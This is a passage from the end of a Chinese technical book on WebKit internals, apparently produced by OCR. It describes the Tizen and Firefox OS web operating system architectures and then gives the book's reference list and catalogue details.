


图 15-9　Tizen 系统官方架构图

Firefox OS 是在 Firefox 浏览器的基础上发展起来的，是基于 Linux 内核和 Gecko 渲染引擎开发出来的。Firefox OS 的分层结构如图 15-10 所示，主要思想来自于 Firefox 官方网站，这里笔者进行了一些简化以方便理解。

图 15-10　Firefox OS 的层次架构图

图中可以看出从模块结构上 Firefox OS 可以分成三个层，最下层的基础层称为 Gonk 层，它包括了 Linux 内核和众多的基础库，这个基本上所有操作系统都是一样的。在 Gonk 层上面的是 Gecko 层，它主要是 Gecko 渲染引擎和 Web 应用所需要的众多 JavaScript 接口的具体实现。在 Gecko 层上面的是 Gaia 层，它包含了各种帮助生成 Web 应用的工具，以及基于系统的应用（如通信录、电话应用等）和经过认证的其他应用。

结合上面介绍的各种 Web 操作系统来看，这些系统大体上的架构比较类似，只是在细节或者某些模块的组织上面有些不同点。就笔者看来，目前这些 Web 操作系统仍然在发展的初期阶段，很多能力上不足以与传统的操作系统媲美，但是这并不妨碍它们的优势，比如开发者使用 HTML5 技术来开发应用程序。随着 HTML5 技术的不断发展，HTML5 在能力和性能上的差距不断缩减，HTML5 所带来的巨大优势会逐步成为 Web 操作系统的助推力。笔者有理由相信，HTML5 技术和 Web 平台化战略会逐步深入下去，让我们一起见证新技术带来的震撼吧！

参考资料

1. HTML5、WebKit 和 Chromium 博客：http://blog.csdn.net/milado_nju
2. Web Browser - Wikipedia：http://en.wikipedia.org/wiki/Web_browser
3. WorldWideWeb - Wikipedia：http://en.wikipedia.org/wiki/WorldWideWeb
4. HTML - Wikipedia：http://en.wikipedia.org/wiki/Html
5. HTML5 - Wikipedia：http://en.wikipedia.org/wiki/HTML5
6. HTML5 Rocks - A resource for open web HTML5 developers：http://www.html5rocks.com/en/
7. HTTPS - Wikipedia：http://en.wikipedia.org/wiki/HTTPS
8. List of web browsers - Wikipedia：http://en.wikipedia.org/wiki/List_of_web_browsers#WebKit-based
9. WebKit for Developers： http://www.paulirish.com/2013/webkit-for-developers/
10. Webkit - Wikipedia：http://en.wikipedia.org/wiki/Webkit
11. Cascading Style Sheets – Wikipedia：http://en.wikipedia.org/wiki/Cascading_Style_Sheets
12. SVG or Canvas? Choosing between the two - Dev.Opera：http://dev.opera.com/articles/view/svg-or-canvas-choosing-between-the-two/
13. Web page - Wikipedia：https://en.wikipedia.org/wiki/Web_page
14. WebKit2 – WebKit：http://trac.webkit.org/wiki/WebKit2
15. WebKit FAQ：http://trac.webkit.org/wiki/FAQ
16. How WebKit Works：https://docs.google.com/presentation/pub?id=1ZRIQbUKw9Tf077odCh66OrrwRIVNLvI_nhLm2Gi__F0#slide=id.p
17. Multi-process Resource Loading：http://dev.chromium.org/developers/design-documents/multi-process-

resource-loading

18. Optimizing Page Loading in the Web Browser：https://www.webkit.org/blog/166/optimizing-page-loading-in-web-browser/
19. Make the Web Faster：https://developers.google.com/speed/docs/best-practices/rules_intro
20. Network Stack：http://www.chromium.org/developers/design-documents/network-stack
21. HTTP pipelining：http://www.chromium.org/developers/design-documents/network-stack/http-pipelining
22. Chrome Networking: DNS Prefetch & TCP Preconnect：http://www.igvita.com/2012/06/04/chrome-networking-dns-prefetch-and-tcp-preconnect/
23. HTTP Strict Transport Security：http://dev.chromium.org/sts
24. CookieMonster：http://www.chromium.org/developers/design-documents/network-stack/cookiemonster
25. JavaScript Cookies：http://www.w3schools.com/js/js_cookies.asp
26. QUIC - Wikipedia：http://en.wikipedia.org/wiki/QUIC
27. Minimize payload size：https://developers.google.com/speed/docs/best-practices/payload
28. Disk Cache：http://www.chromium.org/developers/design-documents/network-stack/disk-cache
29. DOM_百度百科：http://baike.baidu.com/subview/14806/8904138.htm
30. DOM Levels | MDN：https://developer.mozilla.org/en/docs/DOM_Levels
31. W3C Document Object Model：http://www.w3.org/DOM/
32. Shadow DOM：http://www.w3.org/TR/shadow-dom/
33. Document Object Model (DOM) Level 3 Events Specification：http://www.w3.org/TR/DOM-Level-3-Events/#event-flow
34. What the Heck is Shadow DOM：http://glazkov.com/2011/01/14/what-the-heck-is-shadow-dom/
35. Shadow DOM 101：http://www.html5rocks.com/en/tutorials/webcomponents/shadowdom/
36. Layout and Rendering：http://www.webkit.org/projects/layout/index.html
37. Tableless web design - Wikipedia：http://en.wikipedia.org/wiki/Tableless_web_design
38. CSS Selector Reference：http://www.w3schools.com/cssref/css_selectors.asp
39. CSSOM View Module：http://www.w3.org/TR/cssom-view/
40. CSSOM：http://www.w3.org/TR/cssom/
41. CSS Syntax：http://www.w3schools.com/css/css_syntax.asp
42. Compositing in Blink / WebCore: From WebCore::RenderLayer to cc:Layer：https://docs.google.com/a/chromium.org/presentation/d/1dDE5u76ZBIKmsqkWi2apx3BqV8HOcNf4xxBdyNywZR8/edit?p

li=1#slide=id.g9ade3ed5_038

43. Rendering Architecture Diagrams：http://www.chromium.org/developers/design-documents/rendering-architecture-diagrams

44. GPU Accelerated Compositing in Chrome：http://www.chromium.org/developers/design-documents/gpu-accelerated-compositing-in-chrome

45. GPU Command Buffer：http://www.chromium.org/developers/design-documents/gpu-command-buffer

46. GPU Accelerated Compositing in Chrome：http://www.chromium.org/developers/design-documents/gpu-accelerated-compositing-in-chrome

47. Chrome Experiments - WebGL Experiments：http://www.chromeexperiments.com/webgl

48. WebGL Specification：https://www.khronos.org/registry/webgl/specs/1.0/

49. OpenGL ES 2.0 Reference Pages：http://www.khronos.org/opengles/sdk/docs/man/

50. Ubercompositor - Chrome Rendering Model：https://docs.google.com/a/chromium.org/document/d/1ziMZtS5Hf8azogi2VjSE6XPaMwivZSyXAIIp0GgInNA

51. Multithreaded Rasterization：http://www.chromium.org/developers/design-documents/impl-side-painting

52. Sandeep's blog: Using the V8 javascript shell (D8)：http://www.sandeepdatta.com/2011/10/using-v8-javascript-shell-d8.html

53. 为什么 V8 引擎这么快：http://blog.csdn.net/horkychen/article/details/7761199

54. JavaScript 中的[[scope]]和 Scope Chain：http://www.cnblogs.com/winter-cn/archive/2008/07/07/1237168.html

55. Getting Started - Chrome V8：https://developers.google.com/v8/get_started

56. JavaScriptCore, WebKit 的 JS 实现：http://www.2cto.com/kf/201208/149603.html

57. JavaScriptCore, the WebKit JS implementation：http://wingolog.org/archives/2011/10/28/javascriptcore-the-webkit-js-implementation

58. 浅谈 WebKit 之 JavaScriptCore/V8 篇：http://ourpgh.blogspot.com/2008/09/webkitjavascriptcorev8.html

59. Optimizing for V8 - Inlining, Deoptimizations：http://floitsch.blogspot.com/2012/03/optimizing-for-v8-inlining.html

60. Performance Tips for JavaScript in V8：http://www.html5rocks.com/en/tutorials/speed/v8/

61. [WebKit] JavaScriptCore 解析：http://www.uml.org.cn/codeNorms/201306063.asp

62. JS Core Garbage Collector – WebKit：http://trac.webkit.org/wiki/JS%20Core%20Garbage%20Collector

63. 使用 requestAnimationFrame 更好的实现 javascript 动画：http://www.cnblogs.com/rubylouvre/archive/2011/08/22/2148793.html

64. Better JavaScript animations with requestAnimationFrame：http://www.nczonline.net/blog/2011/05/03/better-javascript-animations-with-requestAnimationFrame/

65. Window.requestAnimationFrame() - Web API interfaces | MDN：https://developer.mozilla.org/en-US/docs/DOM/window.requestAnimationFrame

66. Timing control for script-based animations：http://www.w3.org/TR/animation-timing/#requestAnimationFrame

67. requestAnimationFrame | CreativeJS：http://creativejs.com/resources/requestAnimationFrame/

68. GUIMark 2 - HTML5 Vector Test：http://www.craftymind.com/factory/guimark2/HTML5ChartingTest.html

69. JavaScriptCore Framework Reference：https://developer.apple.com/library/mac/documentation/Carbon/Reference/WebKit_JavaScriptCore_Ref/WebKit_JavaScriptCore_Ref.pdf

70. Plugin Architecture：http://www.chromium.org/developers/design-documents/plugin-architecture

71. Native Client：http://www.chromium.org/nativeclient

72. Pepper plugin implementation：http://www.chromium.org/developers/design-documents/pepper-plugin-implementation

73. Concepts - ppapi - Important concepts for working with PPAPI. - Pepper Plugin API：https://code.google.com/p/ppapi/wiki/Concepts

74. PNaCl：http://www.chromium.org/nativeclient/pnacl/

75. Technical Overview - Native Client：https://developers.google.com/native-client/overview

76. WebKitIDL – WebKit：http://trac.webkit.org/wiki/WebKitIDL

77. Extensions：http://www.chromium.org/developers/design-documents/extensions

78. What are extensions：https://developer.chrome.com/extensions/index.html

79. Video：http://www.chromium.org/developers/design-documents/video

80. Video Playback and Compositor：http://www.chromium.org/developers/design-documents/video-playback-and-compositor

81. MediaSource API Demo：http://html5-demos.appspot.com/static/media-source.html

82. HTML 5 音频：http://www.w3school.com.cn/html5/html_5_audio.asp

83. HTML 5 <track> 标签：http://www.w3school.com.cn/html5/tag_track.asp

84. The State of HTML5 Video Report - Industry Research | JW Player：http://www.jwplayer.com/html5/

85. Embedded content — HTML 5.1 Nightly：http://www.w3.org/html/wg/drafts/html/master/embedded-content-0.html#the-track-element

86. Captions | The State of HTML5 Video Report | JW Player：http://www.jwplayer.com/html5/track/

87. Embedded content — HTML5：http://www.w3.org/TR/html5/embedded-content-0.html#media-elements

88. MediaPlayer | Android Developers：http://developer.android.com/reference/android/media/MediaPlayer.html

89. Media Source Extensions：https://dvcs.w3.org/hg/html-media/raw-file/tip/media-source/media-source.html

90. HTML5 Audio: Search Results：http://www.html5audio.org/cgi-bin/mt/mt-search.cgi?IncludeBlogs=10&search=Web%20MIDI%20API

91. Web MIDI API：http://www.w3.org/TR/webmidi/

92. Web Speech API Specification：https://dvcs.w3.org/hg/speech-api/raw-file/9a0075d25326/speechapi.html

93. Web Speech API Demonstration：http://www.google.com/intl/en/chrome/demos/speech.html

94. WebRTC 官方网站：http://www.webrtc.org/

95. Getting Started with WebRTC：http://www.html5rocks.com/en/tutorials/webrtc/basics/

96. WebRTC 1.0: Real-time Communication Between Browsers：http://www.w3.org/TR/webrtc/

97. Media Capture and Streams：http://www.w3.org/TR/mediacapture-streams/

98. WebRTC for Beginners ® Muaz Khan：https://www.webrtc-experiment.com/docs/webrtc-for-beginners.html

99. Content Security Policy - Web Security：http://www.w3.org/Security/wiki/Content_Security_Policy

100. Cross-origin resource sharing – Wikipedia：http://en.wikipedia.org/wiki/Cross-origin_resource_sharing

101. Same-origin policy – Wikipedia：http://en.wikipedia.org/wiki/Same_origin_policy

102. Cross-site scripting – Wikipedia：http://en.wikipedia.org/wiki/Cross-site_scripting

103. Content Security Policy – Wikipedia：http://en.wikipedia.org/wiki/Content_Security_Policy

104. Web安全测试之XSS - 小坦克 - 博客园：http://www.cnblogs.com/TankXiao/archive/2012/03/21/2337194.html#xssrepair

105. XSS Filter Evasion Cheat Sheet：https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

106. HTML5 Security Cheat Sheet：https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet

107. An Introduction to Content Security Policy：http://www.html5rocks.com/en/tutorials/security/content-security-policy/

108. Content Security Policy Reference & Examples：http://content-security-policy.com/

109. Cross-Origin Resource Sharing：http://www.w3.org/TR/cors/

110. Using CORS：http://www.html5rocks.com/en/tutorials/cors/

111. Web Messaging – Wikipedia：http://en.wikipedia.org/wiki/Cross-document_messaging

112. SSL 和 TLS 的关系是什么：http://social.microsoft.com/Forums/zh-CN/e1aa7bea-90d8-41e6-b91b-7addba44f8e3/ssl-tls

113. Sandbox：http://www.chromium.org/developers/design-documents/sandbox

114. LinuxSandboxing：https://code.google.com/p/chromium/wiki/LinuxSandboxing

115. OSX Sandboxing Design：http://dev.chromium.org/developers/design-documents/sandbox/osx-sandboxing-design

116. Seccomp：http://en.wikipedia.org/wiki/Seccomp

117. Introducing Chrome's next-generation Linux sandbox：http://blog.cr0.org/2012/09/introducing-chromes-next-generation.html

118. Android Security Overview：http://source.android.com/devices/tech/security/

119. Make Your Windows 2000 Processes Play Nice Together With Job Kernel Objects：http://www.microsoft.com/msj/0399/jobkernelobj/jobkernelobj.aspx

120. Touch Events：http://www.w3.org/TR/touch-events/

121. GestureEvent Class Reference：https://developer.apple.com/library/safari/documentation/UserExperience/Reference/GestureEventClassReference/GestureEvent/GestureEvent.html

122. Creating a Mobile-First Responsive Web Design：http://www.html5rocks.com/en/mobile/responsivedesign/

123. HTML5 in mobile devices – Wikipedia：http://en.wikipedia.org/wiki/HTML5_in_mobile_devices

124. Using the viewport meta tag to control layout on mobile browsers：https://developer.mozilla.org/en-US/docs/Mozilla/Mobile/Viewport_meta_tag

125. "Mobifying" Your HTML5 Site：http://www.html5rocks.com/en/mobile/mobifying/

126. WebKit Mobile Features：http://joone4u.blogspot.com/2011/07/webkit-mobile-features.html

127. Mobile Features Talk – WebKit：http://trac.webkit.org/wiki/Mobile%20Features%20Talk

128. A Beginner's Guide to Using the Application Cache：http://www.html5rocks.com/en/tutorials/appcache/beginner/

129. WebInspector – WebKit：http://trac.webkit.org/wiki/WebInspector

130. Introducing the Web Inspector：https://www.webkit.org/blog/41/introducing-the-web-inspector/

131. Chrome DevTools：https://developers.google.com/chrome-developer-tools/

132. Adding Traces to Chromium/WebKit/Javascript：http://www.chromium.org/developers/how-tos/trace-event-profiling-tool/tracing-event-instrumentation

133. Trace Event Profiling Tool (about:tracing)：http://www.chromium.org/developers/how-tos/trace-event-profiling-tool

134. Understanding about:tracing results：http://www.chromium.org/developers/how-tos/trace-event-profiling-tool/trace-event-reading

135. Explore and Master Chrome DevTools：http://discover-devtools.codeschool.com/

136. Memory usage：http://trac.webkit.org/wiki/Memory%20Use

137. WebView | Android Developers：http://developer.android.com/reference/android/webkit/WebView.html

138. chromiumembedded - A simple framework for embedding chromium browser windows in other applications：http://code.google.com/p/chromiumembedded/

139. Runtime and Security Model for Web Applications：http://www.w3.org/TR/runtime/

140. Crosswalk：https://www.crosswalk-project.org/

141. ChromiumOS Design Documents：http://www.chromium.org/chromium-os/chromiumos-design-docs

142. ChromiumOS Software Architecture：http://www.chromium.org/chromium-os/chromiumos-design-docs/software-architecture

143. Chromium OS – Wikipedia：http://en.wikipedia.org/wiki/Chromium_OS

144. Standards for Web Applications on Mobile: current state and roadmap (June 2013)：http://www.w3.org/2013/06/mobile-web-app-state/

145. What Are Chrome Apps：http://developer.chrome.com/apps/about_apps.html

146. Chrome Platform APIs：http://developer.chrome.com/extensions/api_index.html

147. Overview of webOS - Palm webOS Architecture：https://developer.palm.com/content/resources/develop/overview_of_webos/overview_of_webos_palm_webos_architecture.html

148. Tizen Architecture：https://developer.tizen.org/help/index.jsp?topic=%2Forg.tizen.gettingstarted%2Fhtml%2Ftizen_overview%2Ftizen_architecture.htm

149. Firefox OS architecture - Mozilla | MDN：https://developer.mozilla.org/en-US/docs/Mozilla/Firefox_OS/Platform/Architecture

150. Crosswalk Sourcee code: https://github.com/crosswalk-project

[Ｇｅｎｅｒａｌ　Ｉｎｆｏｒｍａｔｉｏｎ]
书名＝ＷｅｂＫｉｔ技术内幕
作者＝朱永盛著
页数＝４４１
ＳＳ号＝１３５７５７６９
出版日期＝２０１４．０６
出版社＝北京：电子工业出版社
ＩＳＢＮ号＝９７８－７－１２１－２２９６４－０
中图法分类号＝ＴＰ３９３．０９２
原书定价＝７９．００
参考文献格式＝朱永盛著．ＷｅｂＫｉｔ技术内幕．北京：电子工业出版社，２０１４．０６．
内容提要＝本书先高层面描述了ＷｅｂＫｉｔ总体架构和组成，而后涵盖了ＷｅｂＫｉｔ所有重要的模块，包括网络，资源加载，ＨＴＭＬ和ＣＳＳ解析，渲染树，布局，硬件加速，ＪａｖａＳｃｒｉｐｔ引擎，多媒体，移动支持，多媒体，安全机制，调试和最新的Ｗｅｂ平台。每一个模块都会介绍工作框架，技术原理和由此带来的开发启示。